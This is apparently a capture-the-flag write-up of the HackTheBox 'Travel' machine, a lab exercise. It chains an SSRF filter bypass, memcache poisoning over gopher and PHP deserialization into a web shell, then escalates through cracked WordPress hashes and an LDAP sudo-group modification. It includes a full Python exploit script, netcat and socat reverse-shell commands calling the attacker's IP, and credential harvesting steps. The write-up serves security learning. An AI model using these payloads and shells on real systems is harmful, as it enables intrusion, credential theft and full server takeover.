
Ahhh…We got the error successfuly localhost:80
memcache
The line from rss_template.php reveals that the memcache is running
1
 $simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
twentytwenty theme dir
README.md
The line from the file reveals the new dir called wp-content/themes/twentytwenty
debug.php
There is a mention of a file called debug.php which is commented in rss_template.php
1
2
3
4
5
6
DEBUG
<?php
if (isset($_GET['debug'])){
  include('debug.php');
}
?>
After some guessing and brain farts i was able to get the location of the file debug.php
http://blog.travel.htb/wp-content/themes/twentytwenty/debug.php

Getting memcache outpput on debug.php
Now after spemding half of my day i figured out that if we make a request to the
http://blog.travel.htb/awesome-rss/?debug&custom_feed_url=http://IP/feed.xml
Where feed.xml will be the xml file from the
http://travel.htb/newsfeed/customfeed.xml
Hack - steps
Just Download the customfeed.xml and serve it on your python-server and access the debug.php and you are good to go.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
➜  travel git:(master) ✗ wget http://travel.htb/newsfeed/customfeed.xml feed.xml
--2020-05-21 14:21:41--  http://travel.htb/newsfeed/customfeed.xml
Resolving travel.htb (travel.htb)... 10.10.10.189
Connecting to travel.htb (travel.htb)|10.10.10.189|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6423 (6.3K) [text/xml]
Saving to: ‘customfeed.xml.1’

customfeed.xml.1                      100%[=======================================================================>]   6.27K  --.-KB/s    in 0.003s

2020-05-21 14:21:42 (2.38 MB/s) - ‘customfeed.xml.1’ saved [6423/6423]

--2020-05-21 14:21:42--  http://feed.xml/
Resolving feed.xml (feed.xml)... failed: Name or service not known.
wget: unable to resolve host address ‘feed.xml’
FINISHED --2020-05-21 14:21:42--
Total wall clock time: 1.0s
Downloaded: 1 files, 6.3K in 0.003s (2.38 MB/s)
➜  travel git:(master) ✗
And now access the url
http://blog.travel.htb/awesome-rss/?debug&custom_feed_url=http://10.10.14.9:80/feed.xml
Python-server got hitted
1
2
3
4
➜  travel git:(master) ✗ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.189 - - [21/May/2020 14:23:17] "GET /feed.xml HTTP/1.1" 200 -
10.10.10.189 - - [21/May/2020 14:23:17] "GET /feed.xml HTTP/1.1" 200 -
And now if we access the url
http://blog.travel.htb/wp-content/themes/twentytwenty/debug.php
We can the data dumped from the memchache

Got the following data
1
| xct_641ca1d89d(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
Ahh..yes we got it cheers !!
But the question is whats it ? i mean what is 641ca1d89d and a:4:{s:5:"child";a:1:{s:0:"";a:1:{
Well These are the partial strings.
Php - Deserialization
The Code used in template.php is used for php - serialization
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
    	$this->init($file, $data);
    }

    public function __wakeup()
    {
    	$this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}
You can read about this thing here
https://www.notsosecure.com/remote-code-execution-via-php-unserialize/
Ananlyzing what we need
I came across a tool called Gopherus
Where its just generating a gopher payload to exploit ssrf since we know that there exist a php-memcache so we can go for this tool.
Bypassing SSRF Filter
So its a very easy to bypass this filter since its only checking for the
- localhost
- 127.0.0.1
We can use LOCALHOST or 127.00.0.1 or 127.1 or anything you would like.
Building the exploit
If we look at the code from template.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
    	$this->init($file, $data);
    }

    public function __wakeup()
    {
    	$this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}
The class is TemplateHelper and it using two variables file and data
logs dir
1
 file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
The content from the ssrf is going to save in dir logs /logs/file
Cool !!!!!….
What is the key for the memcache service
If we look up at the docs of simplepie we can see that the service is just converting the url to the md5 hash of the url we specify.
You can read about the docs here
1
md5(md5($url):"spc")
Oh…we almost got it ….The hash we got from the debug.php was a md5 but partial and the values were also partial….
1
| xct_641ca1d89d(...) | a:4:{s:5:"child";a:1:{s:0:"";a:1:{(...) |
This 641ca1d89d is a partial md5 hash of the url that we specified
gophers
If we look at the tool Gopherus it has a seperate module called phpmemcache which is just configured according to the user requirements who made it . We need to do some changes in it. Like the key and the value of its.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import urllib

def PHPMemcached():
    print "\033[01m" + "\nThis is usable when you know Class and Variable name used by user\n"+ "\033[0m"

    code = raw_input("\033[96m" +"Give serialization payload\nexample: O:5:\"Hello\":0:{}   : "+ "\033[0m")

    if(not code):
        print "\033[93m" + "Plz give payload" + "\033[0m"
        exit()

    payload = "%0d%0aset SpyD3r 4 0 " + str(len(code)) + "%0d%0a" +  code + "%0d%0a"

    finalpayload = urllib.quote_plus(payload).replace("+","%20").replace("%2F","/").replace("%25","%").replace("%3A",":")

    print "\033[93m" +"\nYour gopher link is ready to do SSRF : \n" + "\033[0m"
    print "\033[04m" + "gopher://127.0.0.1:11211/_" + finalpayload + "\033[0m"
    print "\033[93m" +"\nAfter everything done, you can delete memcached item by using this payload: \n"+ "\033[0m"
    print "\033[04m" + "gopher://127.0.0.1:11211/_%0d%0adelete%20SpyD3r%0d%0a"+ "\033[0m"
    print "\n" + "\033[41m" +"-----------Made-by-SpyD3r-----------"+"\033[0m"
This is the PHPMemcached.py from the tool Gopherus
Here we can see that its using 127.0.0.1 and the key as SpyD3r.
The changes we are going to do in our script will be
- 127.00.0.1
- The required key rather than SpyD3r
- The varibale code
The proper key and values
The proper key will be the
md5(md5("http://www.travel.htb/newsfeed/customfeed.xml"):"spc")
That will be 4e5612ba079c530a6b1f148c0b352241
Since it follows a pattern of xct_key the final key will be
1
xct_4e5612ba079c530a6b1f148c0b352241
And the values will be as the serialized - payload
Hack - steps
So..what i am going to do is first i will php-serialization + ssrf + phpmemcache Where i will trigger the payload that will be in serialized manner and after that i will trigger the php-deserialization and will get the rce.
code variable
1
code = 'O:14:"TemplateHelper":2:{s:4:"file";s:'+str(len(file))+':"'+file+'";s:4:"data";s:31:"<?php system($_REQUEST["cmd"]);";}'
payload for serialzation
1
2
payload = "%0d%0aset xct_4e5612ba079c530a6b1f148c0b352241 4 0 " + str(len(code)) + "%0d%0a" +  code + "%0d%0a"
    encodedpayload = urllib.quote_plus(payload).replace("+","%20").replace("%2F","/").replace("%25","%").replace("%3A",":")
And now i will encode it
1
encodedpayload = urllib.quote_plus(payload).replace("+","%20").replace("%2F","/").replace("%25","%").replace("%3A",":")
And then i will supply the url in the
1
http://blog.travel.htb/awesome-rss/?debug=yes&custom_feed_url=encodedpayload
And after that i will trigger the deserialization
1
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/file
And this will trigger the deserialization
And after that i can simply run commands on my web shell
Here is the full script that will do all the work for me
0xprashant.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import requests
import urllib

LHOST="10.10.14.9"
file = "0xprashant.php"
url = "http://blog.travel.htb/"
def payload ():
    code = 'O:14:"TemplateHelper":2:{s:4:"file";s:'+str(len(file))+':"'+file+'";s:4:"data";s:31:"<?php system($_REQUEST["cmd"]);";}'
    #md5(md5("http://www.travel.htb/newsfeed/customfeed.xml"):"spc") = 4e5612ba079c530a6b1f148c0b352241
    payload = "%0d%0aset xct_4e5612ba079c530a6b1f148c0b352241 4 0 " + str(len(code)) + "%0d%0a" +  code + "%0d%0a"
    encodedpayload = urllib.quote_plus(payload).replace("+","%20").replace("%2F","/").replace("%25","%").replace("%3A",":")
    return "gopher://127.00.0.1:11211/_" + encodedpayload

payload = payload()
print "[+]payload is=:  " + payload
print "[+] Requesting using ssrf in phpmemcache"

ssrf_url = url+"awesome-rss/?debug=yes&custom_feed_url="+payload
print ssrf_url
r = requests.get(ssrf_url)

print "[+] Its time for deserialization"
r = requests.get(url+"awesome-rss/")
payload_url = url + "wp-content/themes/twentytwenty/logs/"+file
print payload_url
while True:
    print payload_url
    r = requests.get(payload_url)
	print(r.status_code)
    if r.status_code == 200:
        break;

print "[+] You are ready to go"
print "[+] Run commands on web shell now"
Getting shell as www-data
Running the exploit is the way to go now…..!!!!
1
2
3
4
5
6
7
8
9
10
➜  travel git:(master) ✗ python 0xprashant.py
[+]payload is=:  gopher://127.00.0.1:11211/_%0d%0aset%20xct_4e5612ba079c530a6b1f148c0b352241%204%200%20109%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:4:%22file%22%3Bs:14:%220xprashant.php%22%3Bs:4:%22data%22%3Bs:31:%22%3C%3Fphp%20system%28%24_REQUEST%5B%22cmd%22%5D%29%3B%22%3B%7D%0d%0a
[+] Requesting using ssrf in phpmemcache
http://blog.travel.htb/awesome-rss/?debug=yes&custom_feed_url=gopher://127.00.0.1:11211/_%0d%0aset%20xct_4e5612ba079c530a6b1f148c0b352241%204%200%20109%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:4:%22file%22%3Bs:14:%220xprashant.php%22%3Bs:4:%22data%22%3Bs:31:%22%3C%3Fphp%20system%28%24_REQUEST%5B%22cmd%22%5D%29%3B%22%3B%7D%0d%0a
[+] Its time for deserialization
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/0xprashant.php
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/0xprashant.php
200
[+] You are ready to go
[+] Run commands on web shell now
I can access 0xprashant.php on the following url
1
http://blog.travel.htb/wp-content/themes/twentytwenty/logs/0xprashant.php
Running commands
1
2
➜  travel git:(master) ✗ curl "http://blog.travel.htb/wp-content/themes/twentytwenty/logs/0xprashant.php?cmd=whoami"
www-data
Lets see if netcat is installed or not so we can get a reverse shell
1
2
➜  travel git:(master) ✗ curl "http://blog.travel.htb/wp-content/themes/twentytwenty/logs/0xprashant.php?cmd=which%20nc"
/bin/nc
Congratulations we are lucky enough !!!!
Bash shell as www-data
1
➜  travel git:(master) ✗ curl "http://blog.travel.htb/wp-content/themes/twentytwenty/logs/0xprashant.php?cmd=nc%20-e%20/bin/bash%2010.10.14.9%201234"
And on my ncat listener we got connection back !!!
1
2
3
4
5
6
➜  prashant rlwrap nc -nlvp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.189.
Ncat: Connection from 10.10.10.189:56148.
Upgrading your shell
Python or python3 is not installed on the machine but socat is installed
1
2
which socat
/usr/bin/socat
We can upgrade our shell using socat
target machine
1
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.9:4444
My machine
1
➜  prashant socat file:`tty`,raw,echo=0 tcp-listen:4444
On my socat listener i got connection back
1
2
➜  prashant socat file:`tty`,raw,echo=0 tcp-listen:4444
www-data@blog:/var/www/html/wp-content/themes/twentytwenty/logs$
If we look at its hostname we are in a docker container
1
2
www-data@blog:/$ hostname
blog
ip a
And we can confirm this by checking its ip it should be 10.10.10.189
1
2
3
4
5
6
7
8
9
www-data@blog:/$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:1e:00:0a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.30.0.10/24 brd 172.30.0.255 scope global eth0
       valid_lft forever preferred_lft forever
So we need to escalate from it.
Privilege escalation to lynik-admin
it was a short story but good
i know that wordpress saves his juicy information in the file called wp-config.php
wp-config.php
1
2
3
4
5
6
7
8
9
10
11
12
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wp' );

/** MySQL database username */
define( 'DB_USER', 'wp' );

/** MySQL database password */
define( 'DB_PASSWORD', 'fiFtDDV9LYe8Ti' );

/** MySQL hostname */
define( 'DB_HOST', '127.0.0.1' );
The only important thing i hot the database information
I can logged in myself to the mysql
1
mysql -h 127.0.0.1 -u wp -p
1
2
3
4
5
6
7
8
9
10
11
www-data@blog:/var/www/html$ mysql -h 127.0.0.1 -u wp -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 211558
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
And We are in cheers !!!
show DATABASES;
1
2
3
4
5
6
7
8
9
10
MariaDB [(none)]> show DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wp                 |
+--------------------+
4 rows in set (0.001 sec)
use wp
1
2
3
4
5
6
MariaDB [(none)]> use wp;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wp]>
show tables;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
MariaDB [wp]> show tables;
+-----------------------+
| Tables_in_wp          |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.001 sec)
select * from wp_users
1
2
3
4
5
6
7
MariaDB [wp]> select * from wp_users;
+----+------------+------------------------------------+---------------+------------------+------------------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url         | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+------------------+------------------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/ | admin         | admin@travel.htb | http://localhost | 2020-04-13 13:19:01 |                     |           0 | admin        |
+----+------------+------------------------------------+---------------+------------------+------------------+---------------------+---------------------+-------------+--------------+
1 row in set (0.001 sec)
And we got a hash
I tried to decrypt the hash with john but it took forever to carck it.
1
2
3
4
5
6
➜  prashant john wp-hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 XOP 4x2])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Note – This way just turned out to be a rabbit hole sorry !!
After some basic enum i got a .sql file
1
2
www-data@blog:/opt/wordpress$ ls
backup-13-04-2020.sql
If i do cat backup-13-04-2020.sql my terminal is filled up totally but at the bottom of the output I got another hash for user lynik-admin
1
2
3
4
5
6
LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'admin','$P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/','admin','admin@travel.htb','http://localhost','2020-04-13 13:19:01','',0,'admin'),(2,'lynik-admin','$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.','lynik-admin','lynik@travel.htb','','2020-04-13 13:36:18','',0,'Lynik Schmidt');
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
'lynik-admin','$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.
Cracking password hash with john
1
2
3
4
5
6
7
8
9
10
➜  prashant john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 XOP 4x2])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1stepcloser      (?)
1g 0:00:01:36 DONE (2020-05-21 18:05) 0.01039g/s 7591p/s 7591c/s 7591C/s 1stward..1remington
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
And the hash cracked is 1stepcloser
Got user.txt
Now i can simply login as lynik-admin
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
➜  prashant sshpass -p "1stepcloser" ssh lynik-admin@travel.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Thu 21 May 2020 05:08:13 PM UTC

  System load:                      0.0
  Usage of /:                       46.2% of 15.68GB
  Memory usage:                     14%
  Swap usage:                       0%
  Processes:                        209
  Users logged in:                  0
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.10.189

Last login: Thu May 21 06:06:08 2020 from 10.10.14.9
lynik-admin@travel:~$
And we got user.txt flag
1
2
3
lynik-admin@travel:~$ cat user.txt
1b8*************************87b
lynik-admin@travel:~$
Privilege escalation to root
The road to the root is also very interesting , Its not that easy to catch but after some basic enum we can find the way.
If we do a ls -a to list the hidden files we get to know that there is a file calles .ldaprc
1
2
3
4
5
6
7
8
9
10
11
12
13
lynik-admin@travel:~$ ls -la
total 40
drwx------ 4 lynik-admin lynik-admin 4096 May 22 00:50 .
drwxr-xr-x 4 root        root        4096 Apr 23 17:31 ..
lrwxrwxrwx 1 lynik-admin lynik-admin    9 Apr 23 17:31 .bash_history -> /dev/null
-rw-r--r-- 1 lynik-admin lynik-admin  220 Feb 25 12:03 .bash_logout
-rw-r--r-- 1 lynik-admin lynik-admin 3771 Feb 25 12:03 .bashrc
drwx------ 2 lynik-admin lynik-admin 4096 Apr 23 19:34 .cache
-rw-r--r-- 1 lynik-admin lynik-admin   82 Apr 23 19:35 .ldaprc
drwxrwxr-x 3 lynik-admin lynik-admin 4096 May 21 05:01 .local
-rw-r--r-- 1 lynik-admin lynik-admin  807 Feb 25 12:03 .profile
-r--r--r-- 1 root        root          33 May 20 20:23 user.txt
-rw------- 1 lynik-admin lynik-admin  861 Apr 23 19:35 .viminfo
.ldaprc is a LDAP configuration file
.ldaprc
1
2
3
4
lynik-admin@travel:~$ cat .ldaprc
HOST ldap.travel.htb
BASE dc=travel,dc=htb
BINDDN cn=lynik-admin,dc=travel,dc=htb
Okay..so the user lynik-admin is in the LDAP , And later on if we read the .viminfo file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
# This viminfo file was generated by Vim 8.1.
# You may edit it if you're careful!
# Viminfo version
|1,4
# Value of 'encoding' when this file was written
*encoding=utf-8
# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:wq!
|2,0,1587670530,,"wq!"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:
""1     LINE    0
        BINDPW Theroadlesstraveled
|3,1,1,1,1,0,1587670528,"BINDPW Theroadlesstraveled"

# File marks:
'0  3  0  ~/.ldaprc
|4,48,3,0,1587670530,"~/.ldaprc"
# Jumplist (newest first):
-'  3  0  ~/.ldaprc
|4,39,3,0,1587670530,"~/.ldaprc"
-''  1  0  ~/.ldaprc
|4,39,1,0,1587670527,"~/.ldaprc"

# History of marks within files (newest to oldest):

> ~/.ldaprc
        *       1587670529      0
        "       3       0
        .       4       0
        +       4       0
we got a BINDPW Here “BINDPW Theroadlesstraveled”
And if we read the /etc/hosts There is a entry for the another docker container
1
2
3
4
lynik-admin@travel:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 travel
172.20.0.10 ldap.travel.htb
And in the .ldaprc the HOST is also set to ldap.travel.htb So i can conclude that we have to connect to this docker using ldap.
1
2
lynik-admin@travel:~$ cat .ldaprc
HOST ldap.travel.htb
Okay so i used these few articles to get into it.
Lets connect to the ldap
1
lynik-admin@travel:~$ ldapsearch -x -w Theroadlesstraveled
And i got the output and few very interesting things
There are two admins of the LDAP
- admin
- lynik-admin
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# admin, travel.htb
dn: cn=admin,dc=travel,dc=htb
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# servers, travel.htb
dn: ou=servers,dc=travel,dc=htb
description: Servers
objectClass: organizationalUnit
ou: servers

# lynik-admin, travel.htb
dn: cn=lynik-admin,dc=travel,dc=htb
description: LDAP
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: lynik-admin
userPassword:: e1NTSEF9MEpaelF3blZJNEZrcXRUa3pRWUxVY3ZkN1NwRjFRYkRjVFJta3c9PQ=
 =
Okay…so its interesting we have everything now since the user is we are currently have some super-powers
Hack - steps
Since i am admin of the LDAP so i can modify the enteries for any user
So…I am going to add any of the user in the sudoers group so the user can run any command as root using sudo
1
2
3
4
5
6
7
8
9
10
11
memberUid: frank
memberUid: brian
memberUid: christopher
memberUid: johnny
memberUid: julia
memberUid: jerry
memberUid: louise
memberUid: eugene
memberUid: edward
memberUid: gloria
memberUid: lynik
http://manpages.ubuntu.com/manpages/trusty/man5/sudoers.ldap.5.html
I am going to modify the enteries for the user jane
Adding jane to sudoers group
jane.ldif
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
dn: uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
changetype: modify
replace: homeDirectory
homeDirectory: /root
-
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQChcxjd+kCqD2z2mEujDDMH431Rcjf3vYZMShiS4ZChlGzIVE3FbyGbFeKHelYtPPl8xg12g7V7ougb+1YZz3rR2rzL9d/dS8CryaGZKvbUFW9utP476sHt1mSIPmd25qz96XM8jE+rMlHzCFN9jtRU3JKnffwxy1GniZFR0NTgPeEY50A1/Rta1zyh6CTwHXO0PJBM6Ccl3wgq9qb/oQXz6vLSOHYhDwbU3F+Zc292j9z9j0aBMUZC6eEJmd0IG4aiIoKbAWdrDOaPsjpyDYujXlGNhackZAEANkJGPRodN9VIR4dtlm6qwR9iyq8vMGJL+XAAYQtyDqSFiThzZPFv root@parrot
-
replace: userPassword
userPassword: 0xprashant
-
replace: gidNumber
gidNumber: 27
I set the password for the user to 0xprashant , And supplied my ssh - Public_keys (id_rsa.pub) So i can login my self using ssh
Now we just need to use the super - power we will be using the ldapmodify since its already installed on the machine
1
2
lynik-admin@travel:~$ which ldapmodify
/usr/bin/ldapmodify
Modifying entry
1
ldapmodify -D "cn=lynik-admin,dc=travel,dc=htb"  -w Theroadlesstraveled -f jane.ldif
1
2
lynik-admin@travel:~$ ldapmodify -D "cn=lynik-admin,dc=travel,dc=htb"  -w Theroadlesstraveled -f jane.ldif
modifying entry "uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb"
And if we now login as jane using ssh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
➜  travel git:(master) ✗ ssh jane@travel.htb
Creating directory '/home@TRAVEL/jane'.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-26-generic x86_64)

  System information as of Fri 22 May 2020 01:52:20 AM UTC

  System load:                      0.0
  Usage of /:                       46.3% of 15.68GB
  Memory usage:                     26%
  Swap usage:                       0%
  Processes:                        214
  Users logged in:                  1
  IPv4 address for br-836575a2ebbb: 172.20.0.1
  IPv4 address for br-8ec6dcae5ba1: 172.30.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.10.189


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri May 22 01:34:38 2020 from 10.10.14.9
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

jane@travel:~$
And we are in , Its time for running commands using sudo
1
2
3
jane@travel:/home@TRAVEL$ sudo whoami
[sudo] password for jane:
root
Got root.txt
sudo su
1
2
jane@travel:/home@TRAVEL$ sudo su
root@travel:/home@TRAVEL#
1
2
3
root@travel:~# cat root.txt
95*************************13a
root@travel:~#
And we pwned it …….
If u liked the writeup.Support a Poor Student to Get the OSCP-Cert Donation for OSCP
If you want to get notified as soon as i upload something new to my
blogSo just click on the bell icon you are seeing on the right side – > and allow pushnotification
Resources
| Topic | Url |
|---|---|
| git dumper | https://github.com/arthaud/git-dumper |
| php serialization | https://www.notsosecure.com/remote-code-execution-via-php-unserialize/ |
| gopherus | https://github.com/tarunkant/Gopherus |
| simplepie docs | https://simplepie.org/api/source-class-SimplePie.html |
| ldap query | https://www.digitalocean.com/community/tutorials/how-to-manage-and-use-ldap-servers-with-openldap-utilities |
| modifying ldap enteries | https://www.digitalocean.com/community/tutorials/how-to-use-ldif-files-to-make-changes-to-an-openldap-system |
| modifying ldap enteries | https://www.sudo.ws/man/1.8.16/sudoers.ldap.man.html |
| modifying ldap enteries | http://manpages.ubuntu.com/manpages/trusty/man5/sudoers.ldap.5.html |